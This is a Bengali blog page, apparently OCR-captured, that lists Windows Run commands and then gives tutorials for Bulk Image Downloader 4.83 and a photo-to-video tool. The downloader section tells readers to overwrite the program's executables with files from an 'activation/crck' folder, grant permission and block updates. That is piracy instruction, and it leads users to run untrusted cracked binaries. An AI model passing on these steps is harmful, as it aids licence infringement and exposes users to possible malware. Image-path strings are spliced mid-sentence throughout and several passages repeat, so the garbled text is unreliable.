- control schedtasks - Scheduled Tasks দেখারজন্য।
- wscui.cpl - Security Center এ যাওয়ার জন্য।
- shutdown - Turn off your computer (আপনার কম্পিউটার টি বন্ধ করার জন্য এই কোড টি ব্যাবহার করুণ। )
- mmsys.cpl - Sounds and Audio Devices গুলো চেক করার জন্য।
- sysedit - System Configuration Editor এ যাওয়ার জন্য এই কোড টি ব্যাবহার করুণ।
msconfig - System Configuration Utility ওপেন করার জন্য। - taskmgr - Task Manager এ যাওয়ার জন্য।
- nusrmgr.cpl - Users Accounts এ যাওয়ার জন্য।
- sysdm.cpl - System Properties দেখার জন্য।
- write - Microsoft Wordpad খোলার জন্য।
- timedate.cpl - Date and Time Properties যানার জন্য।
যাদের ছবি ডাউনলোড করার শখ আছেবিভিন্ন ওয়েব সাইট থেকে তাদের জন্য ছোট
এবং অত্যান্ত দারুন একটি প্রোগ্রাম হল বাল্ক ইমেজ ডাউনলোডার। এই টুলস টির
সাহায্যে মাত্র তিন চারটি ক্লিক করেই ডাউনলোড করে নিতে পারেন একটি ওয়েব
পেইজ এর সমস্ত ছবি । আর হ্যা ডাউনলোড কৃত প্রত্যেক ছবি হবে ফুল সাইজ এবং
রেজুলেশন সমৃদ্ধ । কিভাবে ব্যাবহার করবেন তার ছোট একটি বিবরন দিয়ে দিব আর
বাকিটা আপনি ব্যাবহার করতে করতে শিখে যাবেনখুব দ্রুত, কারন এর ব্যাবহার
খুব সহজ ।
তাহলে চলুন শুরু করু ডাউনলোড করাথেকে । এখান থেকে ডাউনলোড করে নিন বাল্ক ইমেজ ডাউনলোডার 4.83 ভার্সন , চিন্তা করবেন না এর সাথে ফুল ভার্সন করার ফাইল দেওয়া আছ ।
ইন্সটল করা হয়ে গেলে প্রোগ্রামটি চালু করা থেকে বিরত থাকুন, আর যদি ওপেন হয়েই যায় তাহলে কষ্ট করে ক্লজ করে দিন ।
এরপর চলে আসুন ডাউনলোড করা activation/crck ফোল্ডারে , এর ভিতর দেখুন "BID.exe" এবং "BIDQueueManager.exe" নামে দুটি ফাইল আছে । এই ফাইল দুটোকে কপি করুন তারপর চলে যান আপনার ইন্সটলেশন ফোল্ডারে ।স্বাভাবিক ভাবে যদি ইন্সটল করে থাকেন তাহলে আপনার ইন্সটলেশন ড্রাইভ হবে c । আর সম্পূর্ণ পাথ হবে এরকম -- > c/programs files/Bulk Image Downloader
এখন bulk image downloader folder টা ওপেন করুন আর আগের কপি করা ফাইল গুলো এখানে paste করে দিন । কোন warning দেখালে overwrite/replace করুন। আর অনুমতি চাইলে দিয়ে দিন । ব্যাস activation এর কাহিনী এখানেই শেষ । কোন সময় আপডেট চাইলে বাতিল করে দিন ।


১. ব্রাউজারের এড্রেসবার থেকে লিঙ্ক কপি করুন(যে পোষ্ট বা পেজের ছবি নামাতে সেই লিঙ্ক )
২. কপি করা লিঙ্ক এখান ভরে দিন (paste করে দিন )
৩. এই বাটনে ক্লিক করুন ছবি গুলো লোড করার জন্য । এখানেক্লিক করার পর নিচের বক্সে ছবি গুলো দেখতে পারবেন। যদি কোন ছবি ডাউনলোড করতে না চান তাহলে সেই ছবিতে ক্লিক করে সিলেক্ট করুন তারপর delete key চাপুন ।
৪. ছবি গুলো ডাউনলোড হওয়ার পর কোথায় সেভ করবেন সেটা দেখিয়ে দিন ।
5. এখন এখানে ক্লিক করুন, তারপর ইন্টারনেট স্পিড এর উপর ছেড়ে দিন কতক্ষন লাগবে ডাউনলোড হতে ।
তাহলে চলুন শুরু করু ডাউনলোড করা থেকে । এখান থেকে ডাউনলোড করে নিন বাল্ক ইমেজ ডাউনলোডার 4.83 ভার্সন , চিন্তা করবেন না এর সাথে ফুল ভার্সন করার ফাইল দেওয়া আছ ।
ইন্সটলেশনএবং এক্টিভেশন
এখন আসি ইন্সটলেশন এবং এক্টিভেশন এ । মোটেও কঠিন কিছু নয় । স্বাভাবিক নিয়মে ডাউনলোড করার পর এক্সট্রাক্ট করে নিন । তারপর bid 4 83 setup.exe এই নামে যে ফাইলটা আছে সেটাকে ডাবল ক্লিক করার মাধ্যমে ইন্সটলেশন শুরু করুন এবং শেষ করুন ।ইন্সটল করা হয়ে গেলে প্রোগ্রামটি চালু করা থেকে বিরত থাকুন, আর যদি ওপেন হয়েই যায় তাহলে কষ্ট করে ক্লজ করে দিন ।এরপর চলে আসুন ডাউনলোড করা activation/crck ফোল্ডারে , এর ভিতর দেখুন "BID.exe" এবং "BIDQueueManager.exe" নামে দুটি ফাইল আছে । এই ফাইল দুটোকে কপি করুন তারপর চলে যান আপনার ইন্সটলেশন ফোল্ডারে । স্বাভাবিক ভাবে যদি ইন্সটল করে থাকেন তাহলে আপনার ইন্সটলেশন ড্রাইভ হবে c । আর সম্পূর্ণ পাথ হবে এরকম -- > c/programs files/Bulk Image Downloader
এখন bulk image downloader folder টা ওপেনকরুন আর আগের কপি করা ফাইল গুলো এখানে paste করে দিন । কোন warning দেখালে overwrite/replace করুন। আর অনুমতি চাইলে দিয়ে দিন । ব্যাস activation এর কাহিনী এখানেই শেষ । কোন সময় আপডেট চাইলে বাতিল করে দিন ।
এখন চলুন দেখি ব্যাবহার করবেন কিভাবে ।
নিচের ছবিটা আগে দেখে নিন। এখানে এক থেকে পাচ পর্যন্ত নাম্বার দেওয়া আছে । আর ছবি গুলোর নিচে নাম্বার গুলোর কাজ কি সেটা লিখে দেওয়া আছে । আসা করি বুঝতে সমস্যা হবে না১. ব্রাউজারের এড্রেসবার থেকে লিঙ্ক কপি করুন(যে পোষ্ট বা পেজের ছবি নামাতে সেই লিঙ্ক )
২. কপি করা লিঙ্ক এখান ভরে দিন (paste করে দিন )
৩. এই বাটনে ক্লিক করুন ছবি গুলো লোড করার জন্য । এখানে ক্লিক করার পর নিচের বক্সে ছবি গুলো দেখতে পারবেন। যদি কোন ছবি ডাউনলোড করতে না চান তাহলে সেই ছবিতেক্লিক করে সিলেক্ট করুন তারপর delete key চাপুন ।
৪. ছবি গুলো ডাউনলোড হওয়ার পর কোথায় সেভ করবেন সেটা দেখিয়ে দিন ।
5. এখন এখানে ক্লিক করুন, তারপর ইন্টারনেট স্পিড এর উপর ছেড়ে দিন কতক্ষন লাগবে ডাউনলোড হতে ।
আমরা সাধারণত ছবি থেকে ভিডিও তৈরি করার জন্য অ্যাডোবি প্রিমিয়ার প্রো, ইউলিড মিডিয়া স্টুডিও প্রো Video Studio, ইত্যাদি সফটওয়্যার ব্যবহার করে থাকি। অস্বীকার করার উপায় নেই এসব সফটওয়্যার ছাড়া উচ্চমানের ভিডিও এডিটিং করলে খুব একটা ভালো হবে না। কিন্তু এসব সফট কিন্তু যাদের পিসি লো কনফিগারেশন তাদের কাজ করতে বারোটা বাজবে।আর যাদের পিসির কনফিগারেশন ঠিক আছে তারা পারবে আর আমার মত যাদের পিসি লো কনফিগারেশন তাদের জন্য একটা সফট পেলাম গুগলে মামাকে কাজে লাগিয়ে, ব্যবহার করে দেখলাম খারাপ না, তাই সকলের মাঝে এসে শেয়ার করা, আশা করি ভালই লাগবে।
প্রথমে এখান থেকে সফট টি ডাউনলোড করে নিন, তারপর অন্যান্য সফট এর ন্যায় চালু করুন।
এবার + বাটনে ক্লিক করে আপনার ছবিগুলো দেখিয়ে দিন।
আর দেখানো জায়গায় ক্লিক করে আপনার পছন্দের গানটি দিয়ে দিন। আর Effect বক্স থেকে এক একটি ছবির জন্য এক এক রকম ইফেক্ট সিলেক্ট করুন।
সব কিছু ঠিক থাকলে এবার Start বাটনে ক্লিক করুন।
তাহলে নিচের মত আসবে এবার আপনার পছন্দের ভিডি ফরম্যাট এবং ভিডি দেখতে কেমন হয়েছে দেখুন।সব কিছু ঠিক থাকলে অবশেষে Start ক্লিককরুন। ব্যাসতৈরি হয়ে গেল ছবি থেকে ভিডিও এবার দেখুন কেমন হয়েছে।Subscribe to:
Posts (Atom)